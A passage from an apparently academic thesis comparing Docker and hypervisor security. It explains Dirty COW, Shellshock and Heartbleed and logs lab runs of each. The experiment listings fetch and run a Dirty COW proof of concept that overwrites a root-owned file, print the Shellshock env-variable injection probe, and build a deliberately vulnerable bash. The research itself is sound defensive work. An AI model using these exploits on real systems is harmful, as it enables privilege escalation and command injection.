AppArmor contains another important feature compared to Seccomp and SELinux, AppArmor can analyze an application during runtime to determine which features the application is using. How much memory does it require? Does it write to disk? Which resources are needed, when, and how much should be allocated? These are hard questions to answer for an application without tools to carry out and do comprehensive monitoring and logging. AppArmor performs this analysis and creates a revisable security specification that can be added to the application or an entire container.

SELinux

SELinux and CGroups are important security features provided through the Linux Kernel. Further details on the core functionality and operation of SELinux can be read in Cliffe Z. Schreuders (et al). paper *Empowering End Users to Confine Their Own Applications* [SMP11]. This paper also include a comparison with AppArmor and pinpoint key differences.

3.2 Filesystems and privileges

The hierarchy of privileges in a filesystem is crucial to enable content and resource management in several systems, among them most Linux based OSs. Unix and Linux are OSs based around a file structure; this means everything in the system is organized as files and managed with privileges to said files [TW87]. Exploiting a privilege-oriented vulnerability to obtain a higher level of access rights is therefore regarded as a significant step in attacking a system. This section describes structures, and environments creating and using filesystem in an OS and elaborate the background for the privilege escalation attack from section 4.2.1 in the experiment chapter.

File systems are permanent storage of data in the OS. Unix file systems are structured as files and directories, mostly as hierarchical or single directory structures. File systems are managed by using access roles and privileges [TW87]. Access and privileges can be set to portions of the entire filesystem and configured per file or directory.

3.2.1 Namespaces

Namespaces are how containers manage file systems. By using namespaces, containers can mount a part of a file system to be accessible inside the container. Using the mounted section of the file system as the root of available sections for the container, often referred to as a subtree of the file system [RKNA14]. The namespaces are an important factor of managing containers and access rights throughout the system and are the crucial part of creating jails application level virtual environments.

> A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers [Lin17].

This quote from the official documentation of Linux namespaces describes namespaces as a *isolated instance of the global resource*, stating that a namespace is a method to securely access a system resource [Lin17]. Namespaces are resources the operating system have to distinguish between, per instance, not letting the instances *see* each other. Among the default, Linux namespaces are, Cgroup (see section 3.1.4), network, PID (Process IDs) and User.

3.2.2 Isolation

A dedicated virtual application server usually hosts a single application with dependencies and is often hosted using hypervisor-based virtualization. Dedicating a server to host a single application improves scalability and can in some setups introduce a private network to secure the backend applications [DO14]. Component isolation is a tool to enhance the security by spreading applications across servers and limiting access based on use case. This limitation reduces the application attack surface and makes it harder for compromised servers to compromise others. Physically separated servers did not require advanced software isolation, but virtualization made isolation principles relevant.

A setup may use a physical server where the OS interacts directly with the hardware. This type of interaction improves performance but is not ideal regarding utilization of the server. Most systems and applications are idle most of the time, so the resources available are not in use. Hardware virtualization is a solution for better utilization of hardware, and multiple servers share the same hardware. Decreasing the number of idle and low usage servers per CPU hour[6], this and other benefits and usage virtualization are discussed in section 3.1.3.

When moving from separate hardware to hypervisor-based virtual servers, one important factor to keep in mind is the sharing of resources. Network, Disk, CPU and any other hardware resource is shared between the virtualized servers. Isolation between the different virtualized resources is critical for secure virtualization; one virtual server should not have access to the network interface of another server virtualized on the same hardware.

Shared kernel configurations like containers and a lower level of isolation between applications imply some restriction to the type of systems. Data exchange between applications are according to industry standards [Sta02] meant to be encrypted and managed in controlled environments which in general not be deployed through the same instance and only be separated with containers. Sharing the kernel leads to one key security issue regarding access and privileges. Privilege escalation and in turn obtaining root inside a container environment gives the attacker root access in the instance itself [PFH03]. Containers may have separate users from the OS itself, but the root user inside a container has the same Unique Item Identifier (UID) as the parent system, giving a successful attacker full control of the system. Fully breaking one container, breaks the entire system [PFH03]. Proper administration of containers and separation through different physical or virtual machines are therefore key in secure containerization. Isolation is not a container specific issue and is therefore also a topic included in chapter 2.1.

3.2.3 Dirtycow

Dirtycow, CVE-2016-5195 [The16] is a prime example of a privilege-related vulnerability successfully exploited through several methods of gaining higher level access. The vulnerability used in Dirtycow is a vulnerability exploiting the contents of memory while the kernel is executing syscalls to perform actions on the same memory address space.

The exploit opens a file only the root user has access to with read-only permissions and tries to write some content to the file. Normally this is rejected by the privilege hierarchy, but the exploit opens the file in a read-only segment in memory, with one important parameter set.

The next part of the exploit is done by discarding and reloading this section of memory using memory handling syscalls, madvise, then make a call to madvise with a *MADV_DONTNEED* flag. The flag indicated that the memory content is not

[6]https://www.vmware.com/support/developer/vc-sdk/visdk41pubs/ApiReference/cpu_counters.html

needed in the near future, allowing other processes to modify this memory space through `/proc/self/mem`, where process memory is represented in the filesystem. Next, another thread reads the process's memory address space. The exploit is a race-condition vulnerability, meaning the exploit must make a series of events occur in the correct order. The exploit repeatedly uses a thread to read the process's memory address space, and the other thread creates a read-only, but modified version of the file, and discard the memory space.

Creating a modified version of the file means copying the contents modifying the content and store it as a copy, flagged with the dirty bit[7]. Creating a privately mapped copy of the file, where privileges can be set by user or process, allowing the exploit to create a modified version of the file in the system's memory space. This mapping opens up for the process to interact with the file with COW permissions, *Copy on Write*. If the user tries to read the content, the file is mapped into memory, but if the process tries to write to the file, a copy is made in a separate memory space. The copy of the file was opened and then discarded with the madvise *MADV_DONTNEED* flag, meaning the address space was discarded.

The copy on write takes time, and the race condition is made when the copy part is not finished while the other thread writes to the copy of said file. All this is executed as threads by the same process, meaning they share memory. Repeating the steps, continuously copying and writing to a copy of the file in the same address space, allowing the exploit to mix up the address spaces and misinterpret the dirty copy of the file, as the original.

3.2.4 Shellshock

Shellshock, CVE-2014-6271 [The14] is another example of a privilege escalation exploit. Shellshock allows the attacker to inject executable code into environment variables; this is accomplished through the use of code segments added to the end of a defined function. A number of defined functions are created to determine system and application environment specific variables. These environment variables can, for instance, be a path to binaries, an argument that must be passed to a function at all times or a function that repeatedly interacts with application or other system operations.

Whether a vulnerable system is exploitable or not depends on exposure level and applications deployed on the system. The Shellshock bug is dangerous because it is a flaw in bash, the system language applications use to interact with Unix based OS and its resources. A common example is a web server handling defined inputs, the inputs are processed by bash, and the exploit is appended to a valid input

[7]http://pages.cs.wisc.edu/~solomon/cs537/html/paging.html

and executed by bash through the web-server. Concerning the severity, when the Shellshock vulnerability was discovered, it allowed hackers to create massive botnets of compromised machines within hours of the vulnerability disclosure[8].

3.3 Encryption of web-traffic

A lot of traffic related to web pages and applications uses Hyper Text Transport Protocol (HTTP) and Secure Hyper Text Transport Protocol (HTTPS) as shown in the network traffic inspection [DFB12]. Even though the analysis by Dowland [DFB12] is done with a limited selection, the numbers clearly indicates that the HTTP protocol is the main provider of web-communication in the top layer of the Open Systems Interconnection Model (OSI-Model). The TCP/IP-stack is a selection of protocols from the OSI-Model, web-communication often use this stack, and as seen from [DFB12] and [LIJM$^+$10] combined with HTTP in the application layer.

Since the late 1990's the increase in web traffic has been tremendous. By comparing results from Thompson [TMW97] and Labovitz [LIJM$^+$10], the data basis used in these respective analysis shows a considerable increase from 1997 to 2010. The increase in traffic caused by an increasing number of private and public services are available through the internet increasing traffic and the use of web related transport protocols. Making everything available through the Internet creates the need to exchange information privately between endpoints is one of the most important features in a modern transport protocol.

The web analytics tool, norwegio.com estimates 8.63% [9] of Norwegian web servers are setup to use HTTPS as of 15. May 2017.

3.3.1 HTTPS

Initialization of a HTTP connection is done by establishing a client-server TCP connection, displayed in figure 3.1. As the figure shows, the SYN-packet is sent to desired destination, which after a successful client-request return a Synchronize (SYN)-acknowledgement (ACK) server-response. The combo of SYN and ACK is simply done to reduce the number of packets and improve time to established connection. The ACK is a response to SYN and confirms the connection. The TCP connection is then ready after the client responds with ACK to the SYN-ACK. With the established connection, the web-browser can create HTTP requests and retrieve responses from the server. HTTP over TCP is however not an encrypted connection allowing everyone able to intercept packets from this connection to read header and

[8]https://www.incapsula.com/blog/shellshock-bash-vulnerability-aftermath.html
[9]https://www.norwegio.com/norsk-internettstatistikk




Figure 3.1: Message conversation during establishment of a TCP-connection

data-grams. Encryption of HTTP traffic is done by adding an encryption layer to the existing HTTP-protocol, better known as HTTPS.

Transport Layer Security (TLS)

TLS is a protocol that enables a client to authenticate servers using certificate-chains. The protocol establishes an authenticated session and is initialized by a client-hello. The server responds with a server-hello, returns the server's signed certificate and may request a client certificate for both client and server authentication. A server-hello-done then finalizes the server-hello. With the server-hello completed, the client must respond with a client certificate message; this message may contain a no_certificate notice which leads to a termination of the session if authenticated clients are required [FKK11]. The client then tries to verify the certificate chain that has signed the server certificate. SSL-certificates are based on trust, meaning that instead of trying to authenticate the certificate owner, the validation depends on whether or not the signing authority can verify the Certificate Authority (CA). These steps are known as a handshake, where the parties agree on terms involving the following events, the TLS-handshake is displayed in figure 3.2.

TLS is the successor of SSL, and implements minor changes to the protocol as described in RFC2246 [DA99] the official implementation specification of TLS v1.0. Between the different versions of both SSL and TLS the protocols are still based on the same principles of encrypting an unencrypted communication channel




Figure 3.2: SSL-handshake messages as described in RFC6101 [FKK11] drawn in a client-sever environment. Messages marked * is only required during client-authorization, messages are sent but with empty parameters

using unsecured hello-messages to initiate a handshake between client and server and negotiate encryption method.

TLS does not require a valid signature to encrypt the data between endpoints, clients and servers negotiate terms of encryption through TLS-handshakes and establishes protocol and encryption level. The handshakes ensure compatible encrypted data exchanges and confidentiality in data exchanges between client and server. Packets sent from client to the server is encrypted using the server's public key; this allows the server to decrypt received packets using the corresponding private key.

Integrity with TLS is based on trusting Root CAs. In the structure of providing SSL certificates, there are a few Root CAs that have a know and distributed signature. This signature is distributed throughout the internet and is used in applications and hierarchies to determine who deemed this party to be whom they pretend to be. The signature of these CAs are included in applications using TLS to verify parties. The job of a CA is to authorize non-root CAs to sell or provide others with signed SSL-certificates as well as control the work of non-root CAs. The non-root CAs provide others with signatures to their SSL-certificates, by placing their signature on signing requests created by end users [SGI$^+$99]. This is called a certificate chain, exemplified

```
Builtin Object Token:DigiCert Assured ID Root CA
 └─TERENA SSL CA 3
    └─www.ntnu.no
```

Figure 3.3: A Certificate Authority structure, certificate-chain of https://ntnu.no

in figure 3.3 which shows the certificate chain of ntnu.no. By viewing the certificate of ntnu.no the signature is provided by *TERENA SSL CA 3* which indicates that the third-level CA Terena SSL has provided the signature on the ntnu.no certificate. By checking the certificate of Terena SSL the signature field contains DigiCert Assured ID's signature, they are a Root CA and their corresponding signature located in the application used to view/obtain the ntnu.no certificate, e.g. a web-browser.

3.3.2 Heartbleed

Heartbleed, CVE-2014-0160 [The13], is a vulnerability with OpenSSL, an implementation of the protocols SSL and TLS as a ready to run application. Quoting OpenSSL.org *OpenSSL is an open source project that provides a robust, commercial-grade, and full-featured toolkit for the Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols [Ope17].* Experiments done in chapter 4 is implemented using OpenSSL version 1.0.1 with various build versions depending on usecase. OpenSSL 1.0.1 supports latest versions of SSL and up to version 1.2 of TLS Full overview versions and builds, see the official documentation of OpenSSL [10]

The Heartbleed vulnerability is based on an error done in specific versions of OpenSSL when implementing the Heartbeat extension of TLS described in RFC6520, *Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension* [STW12]. The error is related to allocation of memory dependant of incoming packet lengths and returns a larger memory address space than intended through RFC6520. First OpenSSL allocates an amount of memory corresponding to the amount of data to be returned; this creates the basis for the payload size. By simply checking that the payload is within the allowed bounds this vulnerability would have been avoided[11].

[10]https://openssl.org/docs

[11]https://blog.cryptographyengineering.com/2014/04/08/attack-of-the-week-openssl-heartbleed/

Chapter 4

Experiments

When provided publicly on the Internet, history shows that applications are vulnerable to a variety of attacks over time [Pro17]. One can only assume successful attacks on the application will occur. The experiments described in this chapter include details for testing and logging the difference between exploits in two different environments. Is there a difference in hosting vulnerabilities while running Docker, compared to a dedicated virtual machine?

An important factor in these experiments is the similarity between the environments. Using the same OS distribution, build version, kernel and package versions reduce the chance of unknown factors to be the source of experiment results. Using the same software versions enables a controlled scenario where any differences are likely to be a result of the different platform configurations.

The foundation for the conclusion is a comparison of outputs and observations made after hosting with a security vulnerability in both a Docker environment and a dedicated hypervisor-based virtual machine. Hosting of the container and Docker environment is realized through Amazon Web Services (AWS). AWS is chosen as the provider because of the relevance to cloud technology and is the current solution TIND Technologies (TIND), collaborator, and supervisor of this thesis, are using in their infrastructure. The hypervisor system is an on-premise solution and set up in a self-hosted environment directly on physical hardware.

4.1 Exploit environment explanation

The basis for both environments used in these experiments is Ubuntu 14.04. The reasoning behind this choice is simple; it is commonly used in server environments today, it is a relatively new Long Time Support release from Canonical, creators of Ubuntu. In addition to this, the Ubuntu 14.04 is old enough to have a variety of security exploits well documented through the Linux CVE database. In total, this makes the Ubuntu 14.04 an ideal platform to perform security experiments.

```
:~$ sudo apt-get update --fix-mising
:~$ sudo apt-get install docker docker.io
:~$ usermod -a -G docker ubuntu
:~$ reboot
```

Listing 4.1: Minimum requirement to configuring Docker on an Ubuntu based EC2 instance

```
ubuntu@ip-172-31-5-216:~$ uname -a
Linux ip-172-31-5-216 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15
    03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Listing 4.2: Amazon AWS instance kernel version output, $: uname -a

More specifically Ubuntu 14.04 build 01 is deployed as templates in both environments. Ubuntu as an OS provider has multiple versions, old outdated versions, old but still supported versions, current, and future testing and beta versions. As well as having multiple releases over time, Ubuntu comes in different release types.

4.1.1 Docker environment configuration

The Docker environment is running in AWS is based on Amazon's EC2Elastic Computing service, kernel and Ubuntu version shown in listing 4.2. EC2 is Amazon's configurable cloud computing instances and to configure a working Docker EC2 instance some configuration is required. After any fresh install, the package library should be updated. Also, any changes done to the package structure in Ubuntu can be corrected with `-fix-missing`, shown in listing 4.1. After this package and repository update, Docker is installed and applied with an initial configuration, these experiments require little special accommodation and are therefore relatively easy to configure. Finally, users allowed to build and execute Docker images must be added to the docker group, these changes will not take effect before the next log-in by the altered users. Since new installs often include package and kernel updates, rebooting is often done to load latest kernel and changes.

As a basis for the Docker containers, the base configuration is shown in listing 4.3 is used in most container images in the experiments performed in section 4.2. In listing 4.2 output of kernel identification is shown, as the kernel is a fundamental element in several exploits, further explanation is added in section 4.2. Having the same basis in both the Docker environment, as in the hypervisor environment is crucial to obtain accurate results.

In figure 4.1 the AWS environment is drawn availability zone, illustrated by the outer area. The AWS console is the main interaction point for managing the AWS

```
FROM ubuntu:14.04

RUN apt-get update
RUN apt-get install -y build-essential wget

WORKDIR /'$workdir'

EXPOSE '$portnumber'

CMD ["echo", "created␣docker␣container"]
```

Listing 4.3: Docker base image, Dockerfile details explained in section 2.2.3

```
ubuntu@template:~$ uname -a
Linux template 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08
    UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Listing 4.4: Hypervisor based virtual server kernel configuration, $: uname -a

instances, the console is not shown in figure 4.1 but is the entry point for users through web interfaces or the CLI.

Illustration 4.1 shows three connected EC2 instances, which during the experiment instances were created in the same manner but from scratch for each vulnerability tested. Clean instances make sure none of the exploits interact with each other. Some of the exploits change system configuration and add executable code in environment variables and configuration files. Using clean installs of the OS is crucial to enable conclusive results.

4.1.2 Hypervisor environment configuration

Hypervisor environment used in these experiments are based on VMware's vSphere and configured with a private vCenter configuration. The hypervisor, vSphere is installed on the physical machine while vCenter is a web-based tool to administrate one or more vSphere installations. Setup and configuration of the hypervisor-based environment based around a physical computer from HP and running VMware vSphere 6.5. The base virtual machines are as with the AWS environment based on Ubuntu; version numbers are shown in listing 4.4.

Shown in figure 4.2 is an overview of vSphere and vCenter together with physical hardware. This experiment does not include multiple hypervisors on multiple physical servers as the figure displays, but the principle of vSphere and vCenter is the same.



AWS
Single container instance
Separate containers - Single instance
Multi-container environment
EC2 Instance
EC2 Instance
EC2 Instance

Figure 4.1: AWS system overview showing the outer AWS zone, the EC2 instances each configured with a different container configuration.

4.2 List of exploits with explanation

This section gives a thorough step by step guide to configure and execute the exploits in both the hypervisor based and the Docker-based environments. In addition to configuration, a detailed log of output from the exploits, and appropriate system log files are included where applicable.

4.2.1 Dirtycow

Important to take into consideration with the various Dirtycow exploits is that it and could damage the system. The virtual machines and containers crashed on multiple occasions in both the hypervisor and cloud-based environment. See section 3.2.3 for a description of how the exploit works, and how it elevates the privileges.

The Docker-based Dirtycow environment is based on an Ubuntu 14.04 image from Docker Hub, [see section 2.2.7. A prerequisite to the Dirtycow exploit is *gcc*




Figure 4.2: Illustration of the hypervisor environment used in the experiments and described in section 4.1.2.

and *build-essential*, these packages are required to compile the Dirtycow exploit, the full configuration of the container is shown in listing 4.5. As an alternative to creating an environment in the container or compiling on the virtual instance, a technique used to prepare sources for other system environments. The process is called cross-compiling, and instead of setting environment variables by checking the system, a file based configuration for the respective environment. Next step is to publish and make the compiled exploit available to the system.

For both the hypervisor and Docker environment the Dirtycow exploit demonstrates how to write to files as the root user (system administrator). In both cases a file named foo is created with some content, permission, and ownership is set, and we try to write to the file as a regular user, and as a regular user, but with the Dirtycow binary.

The hypervisor-based virtual machine uses the same steps as the Docker environment to install *gcc* and build-essentials once the system has booted the OS. Among

```
FROM ubuntu:14.04
RUN useradd -ms /bin/bash cow

RUN apt-get update
RUN apt-get install -y build-essential wget gcc

WORKDIR /home/cow
RUN cd /home/cow

RUN echo this is not a test > foo && chmod 0404 foo

USER cow

RUN wget https://raw.githubusercontent.com/scotty-c/dirty-cow-poc/
    master/dirtyc0w/dirtyc0w.c

#RUN gcc -pthread dirtyc0w.c -o dirtyc0w
#COPY dirtyc0w /home/cow/
```

Listing 4.5: Docker container for Dirtycow

the differences is user creation, and instead of creating the file as root user and verifying privileges, all management are completed using the sudo command. The user used to run the exploit in the hypervisor virtual machine is called Ubuntu. Output of the Docker environment is shown in listing 4.6, and the hypervisor result is shown in listing 4.7.

A quick comparison of Docker and hypervisor output demonstrates the result of the exploit is identical; the unprivileged user can modify the content as the root user

Preventing Dirtycow

AppArmor, see section 3.1.4, was applied to the container environment, setting restrictions on what applications inside the environment are allowed to read, write and execute. By using Dockers default AppArmor profile, the Dirtycow exploit was stopped, shown by comparing the end of listing 4.8 with the last lines of listing 4.7. However, as a result of this profile, the entire virtual instance crashed and had to be restarted. This crash was not the intended outcome and is discussed in section 5.1.1. The experiment was replicated three times to make sure the AppArmor profile is the reason behind the crash and not a random occurrence, extra output from the crash is available in Appendix A.5.

```
ubuntu@ip-172-31-18-214:~/dirtycow$ docker run -it dirtycow

cow@139330e4e1fd:~$ sudo echo this is not a test > foo && chmod 0404
    foo
cow@139330e4e1fd:~$ ls -lah
-r-----r-- 1 root root 19 May 9 13:37 foo
cow@139330e4e1fd:~$ cat foo
this is not a test
cow@139330e4e1fd:~$ echo cowWroteThis >> foo
-bash: foo: Permission denied
cow@139330e4e1fd:~$ cat foo
this is not a test
cow@139330e4e1fd:~$ ./dirtyc0w foo dirtyc0wWroteThis
mmap 7f3d60cdf000

cow@139330e4e1fd:~$ cat foo
dirtyc0wWroteThist
```

Listing 4.6: Dirtycow executed in a Docker environment

```
ubuntu@template:~$ gcc -pthread dirtyc0w.c -o dirtyc0w
ubuntu@template:~$ echo this is not a test > foo && chmod 0404 foo
ubuntu@template:~$ cat foo
this is not a test
ubuntu@template:~$ sudo chown root:root foo
ubuntu@template:~$ ls -la
total 60
drwxr-xr-x 3 ubuntu ubuntu 4096 Jun 5 13:39 .
drwxr-xr-x 3 root root   4096 Mar 22 22:23 ..
-rw------- 1 ubuntu ubuntu  5 Mar 22 22:33 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 3637 Mar 22 22:23 .bashrc
-rw-rw-r-- 1 ubuntu ubuntu 4688 Jun 5 13:25 cowroot.c
-r-----r-- 1 root root     19 Jun 5 13:39 foo
ubuntu@template:~$ echo "user␣wrote␣this" > foo
-bash: foo: Permission denied
ubuntu@template:~$ ./dirtyc0w foo hypervisorDirtyCowWroteThis
mmap 7fb0d4a97000

madvise 0

procselfmem -1594967296
ubuntu@template:~$ cat foo
hypervisorDirtyCowW
```

Listing 4.7: Dirtycow executed on a hypervisor based virtual machine

```
ubuntu@ip-172-31-18-214:~/dirtycow$ docker run --rm -it --security-
    opt apparmor:docker-default dirtycow

cow@f6cd8607321d:~$ ls -la
total 28
drwxr-xr-x 2 cow cow 4096 Jun 5 15:56 .
drwxr-xr-x 3 root root 4096 May 9 07:43 ..
-rw-r--r-- 1 cow cow 3637 Apr 9  2014 .bashrc
-rw-r--r-- 1 cow cow 2826 Jun 5 15:56 dirtyc0w.c
-r-----r-- 1 root root 19 May 9 07:54 foo

cow@f6cd8607321d:~$ cat foo
this is not a test

cow@f6cd8607321d:~$ echo cow wrote this > foo
bash: foo: Permission denied

cow@f6cd8607321d:~$ gcc -pthread dirtyc0w.c -o dirtyc0w

cow@f6cd8607321d:~$ ./dirtyc0w foo dirtycowWroteThis
mmap 7ff7f4b6f000

...
```

Listing 4.8: Dirtycow executed in a Docker environemnt with the defualt AppArmor profile hypervisor based virtual machine

4.2.2 Shellshock

As shown in section 4.1 both the AWS and hypervisor-based environments are using the same Ubuntu and kernel version, this is shown in listing 4.2 and 4.4. By comparing the output of listing 4.9 and 4.10 the output indicates that both instances are running the same version of bash, 4.3.11(1) as seen on line 2 in both listings and are vulnerable to Shellshock shown on line 7 to 9 in the same listings. However starting a Docker instance on the AWS based instance, and executing the same commands we obtain a different output. In listing 4.11 we can see bash version changing. The change is caused by Docker which pulls the latest bash version from the Ubuntu Trusty repository, through the building and execution of the container image. This version of bash includes patches for the Shellshock vulnerability and showing an unsuccessful attempt at exploiting Shellshock through a Ubuntu based Docker container image.

With an outdated environment, the Docker containers are still able to run patched binaries, if they are available through the repositories. This, however, requires the

```
ubuntu@template:~$ /bin/bash --version
GNU bash, version 4.3.11(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

ubuntu@template:~$ env x=’() { :;}; echo shellshock’ bash -c "echo␣testing"
shellshock
testing
```

Listing 4.9: Hypervisor based virtual machine bash version

```
ubuntu@ip-172-31-26-42:~$ /bin/bash --version
GNU bash, version 4.3.11(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law

ubuntu@ip-172-31-26-42:~$ env x=’() { :;}; echo shellshock’ bash -c "echo␣testing"
shellshock
testing
```

Listing 4.10: AWS based instance bash version

container to be built after the patch is released, and not by defining a specific version number.

To complete a Shellshock attack to compare with the hypervisor environment, a vulnerable Docker container has to be created. Thibault Normand (zenither) has written a Dockerfile vulnerable to Shellshock and published this configuration through his GitHub page[1]. This Dockerfile, shown in listing 4.12 is based on Ubuntu 14.04 packages and then downloads a Shellshock vulnerable binary from gnu.org's bash repository. Building and running the Dockerfile in listing 4.12 produces a vulnerable Docker container image, as shown in line 1 to 11 in listing 4.13 and on line 12-14

[1]https://github.com/kacperzuk/heartbleed-testbed

```
ubuntu@ip-172-31-26-42:~$ docker run -it ubuntu bash
root@44ce051d8c7f:/# /bin/bash --version
GNU bash, version 4.3.46(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/
    gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

root@cd9b3e552af8:/# env x='() { :;}; echo shellshock' bash -c "echo
    testing"
testing
```

Listing 4.11: Default Docker Ubuntu image execution

```
# This dockerfile is based on MAINTAINER Thibault NORMAND <
    me@zenithar.org> Dockerfile published here: https://github.com/
    Zenithar/docker-shellshockable
# Changes are done to simplify the contianer, only downloading and
    installing required packages
FROM ubuntu:14.04
MAINTAINER Thibault NORMAND <me@zenithar.org>

# Install vulnerable bash
RUN apt-get install -y build-essential wget
RUN wget https://ftp.gnu.org/gnu/bash/bash-4.3.tar.gz && \
    tar zxvf bash-4.3.tar.gz && \
    cd bash-4.3 && \
    ./configure && \
    make && \
    make install
```

Listing 4.12: Modified version of Thibault Normands (zenithar) Shellshock vulnerable Docker container

showing the attack and corresponding output.

Preventing Shellshock

Proper configuration of the Docker environment may be an option to create a secure application environment. The Shellshock vulnerability uses Linux environment variables to define the exploit and appends the exploit to environment variables. By providing the container image with a predefined list of environment variables (seen

```
ubuntu@ip-172-31-26-42:~$ docker build -t docker-shellshockable:lates
ubuntu@ip-172-31-26-42:~$ docker run -it docker-shellshockable bash

root@70fa62d58526:/# /bin/bash --version
GNU bash, version 4.3.11(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/
    gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

root@70fa62d58526:/# env x='() { :;}; echo shellshock' bash -c "echo
    testing"
shellshock
testing
```

Listing 4.13: Building, running and exploiting a container vulnerable to Shellshock

Listing 4.14: Using Docker with a predefined environment variable definition

```
docker run -d --env-file ./FILENAME.list IMAGE
```

Listing 4.15: Running Docker as read-only

```
docker run -d --read-only IMAGE
```

in listing 4.14), and then run the container as read only shown in listing 4.15. The read-only option prevents the attacker to make permanent changes to the container environment.

4.2.3 Heartbleed

Heartbleed is as described in section 3.3.2 a vulnerability that allows an attacker to read more memory than intended. Based on a flaw created during implementation of a new high availability function in OpenSSL, the source of this vulnerability was unknowingly included into further releases of OpenSSL [CS14]. It has been debated if heartbeat [STW12] should be implemented in heartbeat extension at all. The debate was initialized by questions regarding further complicating the source code of the OpenSSL project.

Because this vulnerability is exploitable through a missing bounds check in the

Listing 4.16: The AWS and Docker based webserver and OpenSSL version numbers

```
nginx version: nginx/1.10.2
OpenSSL 1.0.1f 6 Jan 2014
```

Listing 4.17: The hypervisor based virtual machine's webserver and OpenSSL version numbers

```
nginx version: nginx/1.10.2

OpenSSL 1.0.1f 6 Jan 2014
\hl{OpenSSL 1.0.1e 11 Feb 2013}
```

application the various security features implemented in Linux and Docker might struggle to prevent any attack with the characteristics of Heartbleed.

webserver and OpenSSL version numbers.

To exploit Heartbeat, communication must be done using HTTPS, which is done by using OpenSSL to use SSL to encrypt the HTTP communication between client and server. To enable the web server and web browser to encrypt messages a key and certificate. OpenSSL create both key and certificate, and is done using the following command; `openssl req -new -x509 -days 365 -sha512 -newkey rsa:2048 -nodes -keyout key.pem -out cert.pem`. The command creates both a public and private key, and in this example using a sha512 fingerprint, and 2048 bits encryption, example output of this command is provided in the Appendix A.4. The private and public keys are elaborated in section 3.3 in the security chapter 3.

